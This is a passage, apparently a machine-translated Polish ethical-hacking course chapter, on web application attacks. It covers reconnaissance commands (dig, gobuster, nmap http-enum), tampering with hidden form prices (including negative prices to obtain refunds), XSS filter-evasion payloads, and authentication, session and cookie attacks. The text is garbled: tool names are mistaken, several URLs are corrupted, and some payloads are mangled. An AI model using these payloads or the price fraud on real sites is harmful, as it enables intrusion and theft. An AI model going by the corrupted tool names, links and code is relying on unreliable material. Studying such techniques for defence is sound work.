Organizacje używają systemów równoważenia obciążenia, aby rozłożyć obciążenie serwera WWW na wiele serwerów, a tym samym zwiększyć produktywność i niezawodność aplikacji internetowych. Ogólnie rzecz biorąc, istnieją dwa rodzaje systemów równoważenia obciążenia, a mianowicie systemy równoważenia obciążenia DNS (systemy równoważenia obciążenia warstwy 4) i systemy równoważenia obciążenia HTTP (systemy równoważenia obciążenia warstwy 7). Atakujący używają różnych narzędzi, takich jak Dig, Detektor równoważenia obciążenia (Ibd) i Halabarda, w celu wykrycia systemów równoważenia obciążenia docelowej organizacji wraz z ich prawdziwymi adresami IP. Na przykład, jeśli pojedynczy host rozwiązuje wiele adresów IP, osoby atakujące mogą ustalić, że organizacja docelowa korzysta z systemów równoważenia obciążenia.

Używanie polecenia hosta

Wpisz następujące polecenie hosta, aby określić, czy domena docelowa jest tłumaczona na wiele adresów IP:

host <domena docelowa>

Używanie polecenia Dig

Polecenie dig zapewnia bardziej szczegółowe wyniki niż polecenie host. Wpisz następujące polecenie dig, aby określić, czy domena docelowa rozwiązuje wiele adresów IP:

dig <domena docelowa>

Korzystanie z detektora równoważenia obciążenia (Ibd)

Ibd (detektor równoważenia obciążenia) wykrywa, czy dana domena używa równoważenia obciążenia DNS i/lub HTTP za pośrednictwem nagłówka Server: i Date: oraz różnic między odpowiedziami serwera. Analizuje dane otrzymane z odpowiedzi aplikacji w celu wykrycia systemów równoważenia obciążenia. Wpisz następujące polecenie, aby wykryć moduły równoważenia obciążenia docelowej aplikacji internetowej:

Ibd <domena docelowa>

Po zidentyfikowaniu prawdziwych adresów IP za systemami równoważenia obciążenia, osoby atakujące przeprowadzają dalsze ataki na atakowaną organizację.

Analizuj aplikacje internetowe

Gdy osoby atakujące podejmą różne możliwe ataki na podatny na ataki serwer WWW, mogą skierować swoją uwagę na samą aplikację internetową. Aby zhakować aplikację internetową, najpierw może być konieczne jej przeanalizowanie w celu określenia jej wrażliwych obszarów. Nawet jeśli ma tylko jedną lukę, atakujący próbują zagrozić jego bezpieczeństwu, przeprowadzając odpowiedni atak. W tej sekcji opisano, w jaki sposób osoby atakujące znajdują luki w zabezpieczeniach aplikacji internetowej i wykorzystują je. Atakujący muszą przeanalizować docelowe aplikacje internetowe, aby określić ich luki w zabezpieczeniach. Pomaga im to zmniejszyć „powierzchnię ataku". Aby przeanalizować aplikację internetową, osoby atakujące uzyskują podstawową wiedzę na temat aplikacji internetowej. Następnie mogą przeanalizować funkcjonalność i technologie aktywnej aplikacji, aby zidentyfikować wszelkie narażone obszary ataku.

Zidentyfikuj punkty wejścia do wprowadzania danych przez użytkownika: Pierwszym krokiem w analizie aplikacji internetowej jest sprawdzenie punktu wejścia aplikacji, który może później służyć jako brama do ataków. Jeden z punktów wejścia obejmuje front-endową aplikację internetową, która przechwytuje żądania HTTP. Inne punkty wejścia aplikacji sieci Web to interfejsy użytkownika udostępniane przez strony internetowe, interfejsy usług udostępniane przez usługi sieci Web, obsługiwane komponenty i komponenty .NET Remoting. Osoby atakujące powinny przejrzeć wygenerowane żądanie HTTP, aby zidentyfikować punkty wejścia danych wejściowych użytkownika.

Zidentyfikuj technologie po stronie serwera: Technologie po stronie serwera lub systemy skryptów po stronie serwera są używane do generowania dynamicznych stron internetowych żądanych przez klientów i są przechowywane wewnętrznie na serwerze. Serwer umożliwia uruchamianie interaktywnych stron internetowych lub serwisów internetowych w przeglądarkach internetowych. Powszechnie stosowane technologie po stronie serwera to Active Server Pages (ASP), ASP.NET, ColdFusion, JavaServer Pages (JSP), PHP, Python i Ruby on Rails. Atakujący mogą odcisków palców technologii aktywnych na serwerze przy użyciu różnych technik odcisków palców, takich jak odciski palców HTTP.

Zidentyfikuj funkcjonalność po stronie serwera: Funkcjonalność po stronie serwera odnosi się do zdolności serwera do wykonywania programów na wyjściowych stronach internetowych. Żądania użytkowników stymulują skrypty znajdujące się na serwerze sieciowym do wyświetlania

interaktywnych stron internetowych lub stron internetowych. Serwer wykonuje skrypty po stronie serwera, które są niewidoczne dla użytkownika. Atakujący powinni oceniać strukturę i funkcjonalność po stronie serwera, bacznie obserwując aplikacje ujawniane klientowi.

Zidentyfikuj pliki i katalogi: serwery sieci Web hostują aplikacje internetowe, a błędne konfiguracje podczas hostowania tych aplikacji internetowych mogą prowadzić do ujawnienia krytycznych plików i katalogów w Internecie. Atakujący identyfikują pliki i katalogi docelowej aplikacji internetowej ujawnione w Internecie za pomocą różnych zautomatyzowanych narzędzi, takich jak Gobuster. Takie informacje dodatkowo pomagają atakującym gromadzić poufne informacje przechowywane w plikach i folderach.

Zidentyfikuj luki w zabezpieczeniach aplikacji internetowych: Aplikacje internetowe są tworzone przy użyciu różnych technologii i platform. Nieprzestrzeganie bezpiecznych praktyk kodowania podczas tworzenia aplikacji internetowych może pozostawić luki, które można wykorzystać do przeprowadzenia różnego rodzaju ataków.

Mapuj obszar ataku: osoby atakujące następnie mapują obszar ataku aplikacji internetowej, aby obrać za cel określone obszary podatne na atak. Identyfikują różne obszary ataków wykryte przez aplikacje, a także związane z nimi luki w zabezpieczeniach.

Zidentyfikuj punkty wejścia dla danych wprowadzanych przez użytkownika

Bramki wejściowe aplikacji sieci Web pomagają atakującym przeprowadzać różne rodzaje ataków polegających na wstrzykiwaniu na aplikację. Jeśli takie bramki wejściowe są podatne na ataki, uzyskanie dostępu do aplikacji jest łatwe. Dlatego podczas analizy aplikacji internetowej osoby atakujące próbują zidentyfikować punkty wejścia danych wprowadzanych przez użytkownika, aby zrozumieć, w jaki sposób aplikacja internetowa akceptuje lub obsługuje dane wprowadzane przez użytkownika. Atakujący sprawdzają adres URL, nagłówek HTTP, parametry ciągu zapytania, dane POST i pliki cookie, aby określić wszystkie pola wprowadzania danych przez użytkownika. Identyfikują również parametry nagłówka HTTP, które mogą być przetwarzane przez aplikację jako dane wejściowe użytkownika, takie jak User-Agent, Referer, Accept, Accept-Language i Host. Ponadto określają techniki kodowania adresów URL i inne środki szyfrowania stosowane w celu zabezpieczenia ruchu internetowego, takie jak SSL. Następnie mogą znaleźć luki obecne w mechanizmie wejściowym i wykorzystać je w celu uzyskania dostępu do aplikacji internetowej. Użyj następujących narzędzi do analizy aplikacji internetowej:

Burp Suite (https://portswigger.net)

WebScarab (https://owasp.org)

OWASP Zed Attack Proxy (https://www.zaproxy.org)

httpprint (https://www.net-square.com)

Zidentyfikuj technologie po stronie serwera

Wykonaj szczegółowe odciski palców serwera i przeanalizuj nagłówki HTTP oraz kod źródłowy HTML, aby zidentyfikować technologie po stronie serwera. Zbadaj adresy URL pod kątem rozszerzeń plików, katalogów i innych informacji identyfikacyjnych

Sprawdź komunikaty strony błędu

Sprawdź tokeny sesji: JSESSIONID - ASP.NET_SessionId — ASP.NET, PHPSESSID — PHP

Użyj narzędzi, takich jak httprint i WhatWeb, aby zidentyfikować technologie po stronie serwera

httpprint

httprint to narzędzie do pobierania odcisków palców serwera sieciowego, które opiera się na charakterystyce serwera sieciowego w celu dokładnej identyfikacji serwerów sieciowych, nawet jeśli mogły zostać zaciemnione przez zmianę ciągów banerów serwera lub wtyczki, takie jak mod_security lub maska serwera, httprint może być również używany do wykrywa urządzenia z dostępem do Internetu, które nie mają łańcucha banerów serwera, takie jak bezprzewodowe punkty dostępowe, routery, przełączniki, modemy kablowe, a httprint używa ciągów sygnatur tekstowych i bardzo łatwo jest dodawać sygnatury do bazy danych sygnatur.

WhatWeb

WhatWeb skanuje i identyfikuje technologie internetowe, w tym systemy zarządzania treścią (CMS), platformy blogowe, pakiety statystyczne/analityczne, biblioteki JavaScript, serwery WWW i urządzenia wbudowane. WhatWeb ma ponad 1800 wtyczek, z których każda rozpoznaje coś innego. WhatWeb identyfikuje również numery wersji, adresy e-mail, identyfikatory kont, moduły frameworka sieciowego, błędy SQL i inne.

Zidentyfikuj funkcjonalność po stronie serwera

Po określeniu technologii po stronie serwera osoby atakujące próbują zidentyfikować funkcje po stronie serwera, aby znaleźć potencjalne luki w zabezpieczeniach. Badają źródło strony i adresy URL oraz dokonują świadomych przypuszczeń, aby określić wewnętrzną strukturę i funkcjonalność aplikacji internetowych. Używają do tego następujących narzędzi.

GNU Wget

GNU Wget służy do pobierania plików za pomocą HTTP, HTTPS i FTP, które są najczęściej używanymi protokołami internetowymi. Jest to nieinteraktywne narzędzie wiersza poleceń; w związku z tym można go wywoływać ze skryptów, zadań cron i terminali bez obsługi X-Windows.

BlackWidow

curl

Sprawdź adres URL

Adres URL strony z certyfikatem SSL zaczyna się od https zamiast http. Jeśli strona zawiera rozszerzenie aspx, aplikacja jest prawdopodobnie napisana przy użyciu ASP.NET. Jeśli ciąg zapytania ma parametr o nazwie showBY, można założyć, że aplikacja korzysta z bazy danych i wyświetli dane według tej wartości.

Zidentyfikuj pliki i katalogi

Atakujący używają różnych technik i narzędzi do wyliczania aplikacji, ukrytych katalogów i plików aplikacji internetowej hostowanej na serwerach sieciowych, które są widoczne w Internecie. Używają narzędzi takich jak Gobuster i URL Fuzzer oraz skryptu Nmap NSE http-enum do identyfikacji plików i katalogów docelowej aplikacji internetowej.

Gobuster

Gobuster to oparty na Go-programming skaner katalogów, który umożliwia atakującym szybkie wyliczanie ukrytych plików i katalogów docelowej aplikacji internetowej. Jest to zorientowane na

polecenia narzędzie używane do brutalnego wymuszania identyfikatorów URI na stronach internetowych, subdomenach DNS, nazwach hostów wirtualnych na serwerze docelowym itp. Uruchom następujące polecenie, aby pobrać nazwy plików i katalogów oraz ich kody stanu:

gobuster -u <docelowy URL> -w common.txt

Użyj flagi -s, aby pobrać pliki i katalogi związane z określonymi kodami statusu:

gobuster -u <docelowy URL> -w common.txt -s 200

Podobnie flagi -q i -n mogą zapewnić szybki podgląd katalogów bez banerów i kodów statusu. Możesz także wypisać wynik do pliku wyjściowego za pomocą flagi -o.

Nmap

Atakujący używają skryptu Nmap NSE http-enum do wyliczania aplikacji, katalogów i plików serwerów WWW, które są widoczne w Internecie. W ten sposób mogą zidentyfikować krytyczne luki w zabezpieczeniach docelowej aplikacji internetowej. Uruchom następujące polecenie Nmap, aby zebrać informacje o ujawnionych plikach i katalogach docelowego serwera WWW:

nmap -sV --script=http-enum <domena docelowa lub adres IP>

Zidentyfikuj luki w zabezpieczeniach aplikacji internetowych

Atakujący używają różnych technik do wykrywania luk w docelowych aplikacjach internetowych hostowanych na serwerach internetowych w celu uzyskania dostępu na poziomie administratora do serwera lub odzyskania poufnych informacji przechowywanych na serwerze. Skanują aplikacje w celu zidentyfikowania luk w zabezpieczeniach i wykrywają powierzchnie ataku w aplikacjach docelowych. Przeprowadzenie kompleksowego skanowania pod kątem luk w zabezpieczeniach może ujawnić luki w zabezpieczeniach związane z plikami wykonywalnymi, plikami binarnymi i technologiami używanymi w aplikacji internetowej. Dzięki skanowaniu pod kątem luk w zabezpieczeniach osoby atakujące mogą również katalogować różne luki w zabezpieczeniach, ustalać dla nich priorytety na podstawie poziomu zagrożenia i wykorzystywać je podczas atakowania aplikacji. Atakujący mogą używać narzędzi, takich jak Vega, WPScan Vulnerability Database, Arachni i Uniscan, aby zidentyfikować luki w docelowych aplikacjach internetowych.

Wega

Vega to darmowy skaner bezpieczeństwa sieciowego typu open source i platforma do testowania bezpieczeństwa sieciowego do testowania bezpieczeństwa aplikacji internetowych. Vega pomaga znaleźć i zweryfikować iniekcję SQL, cross-site scripting (XSS), nieumyślnie ujawnione poufne informacje i inne luki w zabezpieczeniach. Jest napisany w Javie i oparty na graficznym interfejsie użytkownika i działa w systemach Linux, OS X i Windows. Vega pomaga również znaleźć luki w zabezpieczeniach, takie jak odbite skrypty między witrynami, przechowywane skrypty między witrynami, ślepe wstrzykiwanie SQL, zdalne dołączanie plików, wstrzykiwanie powłoki i inne. Bada również ustawienia zabezpieczeń TLS/SSL i identyfikuje możliwości poprawy bezpieczeństwa serwerów TLS.

Oto niektóre dodatkowe narzędzia do skanowania aplikacji internetowych:

WPScan Vulnerability Database (https://wpscon.com)

Arachni (https://www.orochni-sconner.com)

apppider (https://www.ropid7.com)

Uniscan (https://sourceforge.net)

Zmapuj powierzchnię ataku

Gdy osoby atakujące wykryją punkty wejścia, technologie i funkcje po stronie serwera, mogą znaleźć odpowiednie luki w zabezpieczeniach i zmapować obszar ataku docelowej aplikacji internetowej. Analiza aplikacji internetowych pomaga w ten sposób atakującym zmniejszyć powierzchnię ataku. Przy planowaniu ataku atakujący biorą pod uwagę następujące czynniki.

Informacje: Atak

Walidacja po stronie klienta: atak iniekcyjny, atak uwierzytelniający

Interakcja z bazą danych: SQL Injection, wyciek danych

Przesyłanie i pobieranie plików: przechodzenie przez katalogi

Wyświetlanie danych dostarczonych przez użytkownika: skrypty międzywitrynowe

Dynamiczne przekierowania: przekierowanie, wstrzyknięcie nagłówka

Logowanie: Wyliczanie nazwy użytkownika, Hasło Brute-Force

Stan sesji: przejmowanie sesji, utrwalanie sesji

Atak iniekcyjny: eskalacja uprawnień, kontrola dostępu

Komunikacja jawnego tekstu: kradzież danych, przejęcie sesji

Komunikat o błędzie: Wyciek informacji

Interakcja e-mailowa: wstrzykiwanie wiadomości e-mail

Kod aplikacji: Przepełnienie bufora

Aplikacja innej firmy: wykorzystanie znanych luk w zabezpieczeniach

Oprogramowanie serwera WWW: wykorzystanie znanych luk w zabezpieczeniach

Aplikacja internetowa wymaga kontroli po stronie klienta w celu ograniczenia danych wprowadzanych przez użytkownika podczas przesyłania danych za pośrednictwem komponentów klienckich i wdrożenia środków kontroli interakcji użytkownika z jego własnym klientem. Deweloper wykorzystuje techniki, takie jak ukryte pola formularzy HTML i rozszerzenia przeglądarki, aby umożliwić transmisję danych do serwera za pośrednictwem klienta. Często twórcy stron internetowych zakładają, że dane przesyłane od klienta do serwera znajdują się pod kontrolą użytkownika, a to założenie może narazić aplikację na różne ataki.

Oto niektóre techniki omijania kontroli po stronie klienta:

Atak na ukryte pola formularzy: Zidentyfikuj ukryte pola formularzy na stronie internetowej i manipuluj znacznikami i polami, aby wykorzystać stronę internetową przed przesłaniem danych na serwer.

Atak na rozszerzenia przeglądarki: próba przechwycenia ruchu z rozszerzeń przeglądarki lub dekompilacja rozszerzeń przeglądarki w celu przechwycenia danych użytkownika.

Przeprowadź przegląd kodu źródłowego: Przeprowadź przegląd kodu źródłowego, aby zidentyfikować luki w kodzie, których nie można zidentyfikować za pomocą tradycyjnych narzędzi do skanowania.

Unikaj filtrów XSS: Unikaj filtrów XSS, wprowadzając nietypowe znaki do kodu HTML.

Atakuj ukryte pola formularzy

Aplikacje sieci Web do handlu elektronicznego/sprzedaży detalicznej używają ukrytych pól formularzy HTML, aby ograniczyć użytkownikowi możliwość przeglądania/modyfikowania pól danych, takich jak „produkty" i „ceny produktów", oraz umożliwiają użytkownikowi wprowadzanie określonych pól, takich jak „ilość", przy założeniu, że użytkownik wprowadza wymaganą ilość przed przesłaniem danych na serwer. Deweloper oznacza te pola jako ukryte, aby uniemożliwić użytkownikowi ich modyfikowanie. W każdej sesji klienta programiści używają ukrytych pól do przechowywania informacji o kliencie, w tym cen produktów i stawek rabatowych. Postępuj zgodnie z procesem opisanym poniżej, aby zaatakować ukryte pola formularza:

Zidentyfikuj podatne aplikacje internetowe

Zapisz kod źródłowy strony HTML

Zlokalizuj ukryte pole

Manipuluj wartościami cen, edytując wartość pola ceny

Zapisz plik i ponownie załaduj źródło do przeglądarki

Kliknij przycisk Kup

Żądanie zostanie przesłane do serwera ze zmienioną ceną. Możesz także użyć narzędzi proxy, takich jak Burp Suite, aby przechwycić żądanie, które przesyła formularz i zmodyfikować pole ceny na dowolną wartość. Ponadto możesz spróbować wprowadzić ujemne wartości cen, aby oszukać aplikację detaliczną, aby zwróciła kwotę za pośrednictwem transakcji kartą kredytową.

Atakuj rozszerzenia przeglądarki

Dane z aplikacji internetowej korzystającej z komponentów rozszerzenia przeglądarki można przechwytywać na dwa sposoby:

Przechwytywanie ruchu z rozszerzeń przeglądarki

Próba przechwycenia i zmodyfikowania odpowiednio żądania i odpowiedzi komponentu i serwera. Możesz użyć narzędzi takich jak Burp Suite do przechwytywania danych. Ta metoda ma pewne ograniczenia, takie jak zaciemnianie lub szyfrowanie danych oraz bezpieczna serializacja danych.

Dekompilacja rozszerzeń przeglądarki

Korzystając z tej techniki, można podjąć próbę dekompilacji kodu bajtowego komponentu w celu wyświetlenia jego szczegółowego źródła, co pozwala zidentyfikować szczegółowe informacje o funkcjonalności komponentu. Główną zaletą tej techniki jest możliwość modyfikowania danych zawartych w żądaniach wysyłanych do serwera, niezależnie od zastosowanych mechanizmów zaciemniania lub szyfrowania przesyłanych danych. Możesz użyć narzędzi proxy, takich jak Burp Suite, aby przechwycić i zmodyfikować stronę internetową i żądania komponentu, w kontekście omijania sprawdzania poprawności danych wejściowych po stronie klienta, które jest zaimplementowane w rozszerzeniu przeglądarki, jeśli komponent przesyła zweryfikowane dane do serwera w sposób przejrzysty, dane te można modyfikować za pomocą przechwytującego serwera proxy w taki sam sposób, jak opisano dla Dane formularza HTML.

Atak na rozszerzenia przeglądarki Google Chrome

Aby skompromitować dowolną przeglądarkę internetową, osoby atakujące najpierw nakłaniają ofiary do pobrania złośliwego pliku lub nakłaniają je do odwiedzenia złośliwej witryny, aby mogły łatwo zainfekować docelową przeglądarkę. Po zainstalowaniu złośliwego oprogramowania przeglądarka zmusza użytkowników do wykonania określonych działań, takich jak aktywacja rozszerzeń i nadanie uprawnień do eksfiltracji danych. Na przykład w kontekście przeglądarki Google Chrome osoby atakujące mogą atakować funkcję synchronizacji Chrome, która umożliwia użytkownikom płynne przeglądanie na wielu platformach. Wykorzystując tę funkcję w zaatakowanej przeglądarce, osoby atakujące mogą dodawać fałszywe lub złośliwe rozszerzenia, które wydają się być legalne, za pomocą których mogą zbierać informacje przechowywane w przeglądarce, takie jak informacje o autouzupełnianiu, dane z zakładek, historię wyszukiwania, hasła, ustawienia konfiguracji i inne zsynchronizowane dane dane. Poniższy zrzut ekranu pokazuje instalację fałszywego rozszerzenia o nazwie Forcepoint ze zhakowanej przeglądarki, które może zostać użyte do eksfiltracji zsynchronizowanych danych z urządzenia użytkownika do zdalnego atakującego.

Następujące informacje mogą zostać zebrane przez osoby atakujące po zainfekowaniu przeglądarki Google Chrome.

o Aktywność użytkownika

o Język mówiony przez użytkownika

o Ostatnio odwiedzone strony

o Rodzaje najczęściej używanych plików multimedialnych

o Transakcje finansowe za pośrednictwem witryn handlu elektronicznego

o Listę zaufanych kontaktów użytkownika i dane zapisywane w przeglądarce

o Geolokalizacja

o Dane żyroskopu i czujnika zbliżeniowego urządzenia użytkownika podczas korzystania z GPS

o Dane osobowe utworzone przez użytkownika

o Nazwa użytkownika, hasła, tożsamości, dane konta finansowego i dane kontaktowe zapisane w przeglądarce

o Niestandardowe ustawienia przeglądarki

o Inne informacje, takie jak reakcje użytkowników na posty w mediach społecznościowych lub pliki przesłane na strony internetowe

o Dane zebrane z urządzeń powiązanych z kontem użytkownika

o Informacje o urządzeniu, zainstalowane aplikacje, używane usługi itp.

o Inne informacje

o Pliki, wiadomości, dane i usługi związane z użytkownikiem

o Zewnętrzne witryny internetowe lub dostawcy usług, tacy jak witryny handlu elektronicznego, witryny mediów społecznościowych, witryny badawcze i dostawcy usług biznesowych

o Pliki cookie, znaczniki pikselowe, pamięć podręczna aplikacji, pamięć internetowa przeglądarki i pliki dziennika serwera

Wykonaj przegląd kodu źródłowego

Próba uzyskania kodu źródłowego docelowej aplikacji internetowej. Po uzyskaniu kodu źródłowego sprawdź kod, aby zrozumieć komponenty, frameworki itp., a także ich działanie, aby zidentyfikować wszelkie istniejące luki w kodzie. To badanie może dostarczyć informacji o różnych funkcjach, takich jak usuwanie sprawdzania poprawności danych wejściowych po stronie klienta, przesyłanie niestandardowych danych do serwera, manipulowanie stanami lub zdarzeniami po stronie klienta lub bezpośrednie wywoływanie funkcji obecnych w komponencie. Przeprowadź przegląd kodu źródłowego, aby zidentyfikować następujące funkcjonalności komponentu docelowego:

Sprawdzanie poprawności danych wejściowych po stronie klienta lub inne logiki i zdarzenia związane z bezpieczeństwem

Techniki zaciemniania lub szyfrowania stosowane do danych klienta przed ich przesłaniem na serwer

Modyfikowalne komponenty z ukrytymi funkcjami po stronie klienta

Odwołania do funkcjonalności po stronie serwera

Unikaj filtrów XSS

Implementacje filtrów XSS są stosowane w przeglądarkach internetowych, aby chronić je przed nieuchronnymi atakami XSS; jednak atakujący mogą narazić je na ataki, wprowadzając nietypowe znaki do kodu HTML, dzięki czemu mogą ominąć implementacje filtrów. Atakujący mogą osadzić szkodliwy JavaScript w aplikacji internetowej na wiele sposobów. Jednak najnowsze przeglądarki są wdrażane z silnymi środkami bezpieczeństwa; dlatego wstrzykiwanie skryptu czasami kończy się niepowodzeniem. Dlatego osoby atakujące często próbują nie tylko wykorzystać wady projektowe aplikacji, ale także ominąć procesy oceny danych wejściowych przeprowadzane przez serwer lub aplikację, aby oszukać skomplikowane filtry przeglądarki. Ataki XSS zwykle wykorzystują niewłaściwe konfiguracje i implementacje zabezpieczeń przeglądarki, podczas gdy metody omijania filtrów są przeprowadzane poprzez wykorzystanie luk w filtrach po stronie serwera lub przeglądarki, celując w określone wersje lub produkty. Większość kodu przeglądarki jest napisana z zachowaniem odpowiednich środków bezpieczeństwa w celu obsługi nieprawidłowego kodu HTML, JavaScript i CSS w celu ich naprawy przed dostarczeniem do użytkowników końcowych. Pomijanie filtrów XSS wykorzystuje tak skomplikowaną kompozycję specyfikacji, wyjątków, języków i innych cech przeglądarki do wstrzykiwania skryptów przez filtry bez pozostawiania śladu. Poniżej omówiono różne techniki omijania filtrów XSS: Wstawianie znaczników <script> do kodu jest niedozwolone w ogólnym kontekście. Jednak niektóre inne tagi HTML pozwalają na te nietypowe wstrzyknięcia. Programy obsługi zdarzeń są wykorzystywane do uruchamiania określonych skryptów odpowiadających akcjom autoryzowanego użytkownika. Ogólnie rzecz biorąc, procedury obsługi zdarzeń, takie jak <onfocus>, <onerror> i <onclick>, można wykorzystać do obejścia filtrów XSS.

Kodowanie znaków

Atakujący mogą osadzać różne znaki na różne sposoby, aby ominąć filtry, które koncentrują się na sprawdzaniu tekstu w celu wykrycia niechcianych ciągów znaków. Podejścia do kodowania znaków obejmują:

o Kilka lub wszystkie znaki elementów HTML można zapisać przy użyciu kodów ASCII, aby uniknąć filtrów wyszukujących ciągi znaków, takich jak <javascript>:

 Click Here!

o Kodowanie szesnastkowe można wykorzystać do ominięcia filtrów wyszukujących elementy HTML poprzez skanowanie w poszukiwaniu &# wraz ze znakami numerycznymi:

 Click here!

o Kodowanie Base64 można wykorzystać do zakrycia śladów kodu ataku; wyskakuje alert z napisem „Successful XSS”:

<body onload="eval(atob('U3VjY2Vzc2ZlbCBYUlM='))">

o Osadzone elementy znakowe pochodzą z cyfr 1-7, unikając początkowych zer. Dlatego dozwolona jest dowolna kompozycja wypełnienia zerowego:

 Click Here!

o Ładunki XSS można ukryć za pomocą kodów znaków:

<iframe źródło=#onmouseclick=alert(String.fromCharCode(88,83,83))X/iframe>

Osadzanie białych znaków

Przeglądarki umożliwiają wygodne używanie białych znaków podczas pisania kodu JavaScript lub HTML. W ten sposób osoby atakujące mogą łatwo ominąć filtry, wstawiając znaki niedrukowalne.

o Podczas przetwarzania kodu unika się spacji tabulacji; można je wywołać, aby podzielić słowa kluczowe. Rozważ ten tag <img>:

<img src="java script:al ert ('Successful XSS')">

o Możesz także zakodować spacje tabulacji:

<img src="java	script:al	ert('Sukces XSS')">

o Podobnie znaki powrotu karetki i nowej linii nie są brane pod uwagę podczas przetwarzania; w ten sposób osoby atakujące mogą również zakodować te znaki pomiędzy:

<a href ="javS#xOA;a

Script:&#xOA;ale&#xODrt; ('Successful

XSS')">Visit xyz.com

Manipulowanie znacznikami

Obejście filtra XSS można również wykonać poprzez manipulowanie tagami i pomijanie atrybutów.

o Gdy filtr sprawdza skrypt i usuwa określone tagi (głównie <script>), umieszczenie ich w innych tagach może pozostawić poprawny kod po ich usunięciu:

<scr<script>ipt>document.write("Successful XSS'')</scr<script>ipt>

o Atrybuty i tagi można rozdzielić, podając ukośnik, który pomaga ominąć ograniczenia dotyczące białych znaków podczas wstawiania wartości:

<img/src=''popup.jpg"onload=javascript:eval(alert('Powodzenie&#32XSS'))>

o Atakujący wykorzystują również interpretacje przeglądarki i nieprawidłowe dane wejściowe tagów, aby ominąć filtry. Poniższy przykład pokazuje, jak pominąć znacznik <href>:

 visit xyz.com

Mechanizm uwierzytelniania ataków

Ogólnie rzecz biorąc, aplikacje internetowe uwierzytelniają użytkowników za pomocą mechanizmów uwierzytelniania, takich jak funkcja logowania. Podczas analizy aplikacji internetowych osoby atakujące próbują znaleźć luki w zabezpieczeniach uwierzytelniania, takie jak słabe hasła (np. krótkie lub puste, popularne słowa lub nazwy ze słownika, nazwy użytkowników, ustawienia domyślne). Atakujący wykorzystują te luki w celu uzyskania dostępu do aplikacji internetowej poprzez podsłuchiwanie sieci, ataki siłowe, ataki słownikowe, ataki polegające na odtwarzaniu plików cookie, kradzież danych uwierzytelniających itp. Większość mechanizmów uwierzytelniania używanych przez aplikacje internetowe ma wady projektowe. Atakujący mogą zidentyfikować te luki i wykorzystać je w celu uzyskania nieautoryzowanego dostępu do aplikacji internetowej. Takie wady projektowe obejmują brak sprawdzenia siły hasła, niepewną transmisję danych uwierzytelniających przez Internet itp. Aplikacje internetowe zwykle uwierzytelniają swoich klientów lub użytkowników za pomocą kombinacji nazwy użytkownika i hasła, które można zidentyfikować i wykorzystać.

Wyliczanie nazwy użytkownika

Atakujący mogą wyliczać nazwy użytkowników na dwa sposoby: pełne komunikaty o błędach i przewidywalne nazwy użytkowników.

Szczegółowy komunikat o błędzie

W typowym systemie logowania użytkownik wprowadza dwa pola, a mianowicie nazwę użytkownika i hasło. W niektórych przypadkach aplikacja poprosi o dodatkowe informacje. Jeśli użytkownik próbuje się zalogować i nie powiedzie się, oznacza to, że co najmniej jedno pole było nieprawidłowe. Daje to atakującemu podstawy do wykorzystania aplikacji.

Przykłady:

• Nie znaleziono konta <nazwa użytkownika>

• Konto <nazwa użytkownika> zostało zablokowane

• Przewidywalne nazwy użytkowników

Niektóre aplikacje automatycznie generują nazwy użytkowników kont zgodnie z pewną przewidywalną sekwencją. Ułatwia to atakującemu rozpoznanie sekwencji potencjalnie wyczerpującej listy wszystkich prawidłowych nazw użytkowników.

Ataki na hasła

Atak hasłem to proces wypróbowywania różnych technik łamania haseł w celu odnalezienia hasła do konta użytkownika, za pomocą którego osoba atakująca może uzyskać dostęp do aplikacji. Metody łamania haseł obejmują:

o Exploity związane z funkcjonalnością hasła

o Odgadywanie hasła

o Brutalny atak

o Atak słownikowy

o Atak na mechanizm resetowania hasła

Ataki sesyjne

Atakujący na mechanizmy uwierzytelniania stosują następujące rodzaje ataków sesyjnych:

o Przewidywanie sesji: Koncentruje się na przewidywaniu wartości identyfikatora sesji, które pozwalają atakującemu ominąć mechanizm uwierzytelniania aplikacji. Analizując i rozumiejąc proces generowania identyfikatora sesji, osoba atakująca może przewidzieć prawidłową wartość identyfikatora sesji i uzyskać dostęp do aplikacji.

o Brutalne wymuszanie sesji: osoba atakująca brutalnie wymusza identyfikator sesji użytkownika docelowego i używa go do zalogowania się jako legalny użytkownik i uzyskania dostępu do aplikacji.

o Zatruwanie sesji: umożliwia atakującemu wstrzyknięcie złośliwej zawartości, modyfikację korzystania z Internetu przez użytkownika i uzyskanie nieautoryzowanych informacji.

Wykorzystywanie plików cookie

Ataki wykorzystujące pliki cookie dzielą się na następujące rodzaje:

o Cookie poisoning: Jest to rodzaj ataku polegającego na manipulowaniu parametrami, w którym osoba atakująca modyfikuje zawartość plików cookie w celu uzyskania nieautoryzowanych informacji o użytkowniku, a tym samym dokonania kradzieży tożsamości.

o Wąchanie plików cookie: Jest to technika, w której osoba atakująca wyszukuje plik cookie zawierający identyfikator sesji ofiary, która zalogowała się na docelowej stronie internetowej, i używa tego pliku cookie do ominięcia procesu uwierzytelniania i zalogowania się na konto ofiary.

o Powtórka plików cookie: Jest to technika używana do podszywania się pod legalnego użytkownika poprzez ponowne odtworzenie sesji/pliku cookie zawierającego identyfikator sesji tego użytkownika (o ile pozostaje on zalogowany). Ten atak przestaje działać, gdy użytkownik wyloguje się z sesji.

Pomiń uwierzytelnianie

o Omijanie logowania jednokrotnego opartego na SAML: atakujący wykorzystują błędne konfiguracje sygnatur, przekroczenia limitu czasu sesji, powtórki sesji, źle skierowane wiadomości SAML itp., aby ominąć uwierzytelnianie SSO oparte na SAML.

Wady projektowe mechanizmu uwierzytelniania

Mechanizmy uwierzytelniania są bardziej podatne na ataki niż inne implementacje związane z bezpieczeństwem aplikacji internetowych. Aplikacje zwykle weryfikują użytkownika za pomocą jego danych logowania; nawet niewielka słabość w tym procesie uwierzytelniania może prowadzić do poważnych konsekwencji, takich jak przyznanie dostępu nielegalnym użytkownikom.

Złe hasła: Każda aplikacja jest zaprojektowana tak, aby mieć minimalną kontrolę nad sprawdzaniem i weryfikowaniem poświadczeń użytkownika. Użytkownicy często napotykają aplikacje, które akceptują hasła, takie jak puste lub krótkie wartości, zwykłe nazwy, słowa ze słownika, to samo hasło co nazwa użytkownika i parametry domyślne. Takie hasła mogą być łatwo odgadnięte przez atakujących, umożliwiając im dostęp do zasobów aplikacji.

Brute-Forcible Login: funkcja logowania aplikacji umożliwia atakującemu przewidzenie danych uwierzytelniających użytkownika, za pomocą których osoba atakująca może nielegalnie wejść do aplikacji. Jeśli aplikacja zezwala na wiele prób logowania bez żadnych ograniczeń, takich jak blokowanie konta po określonej liczbie prób, atakujący mogą próbować różnych haseł, dopóki nie znajdą

właściwego. W ten sposób nawet nieprofesjonalny haker może się zalogować, ręcznie wprowadzając różne kombinacje haseł.

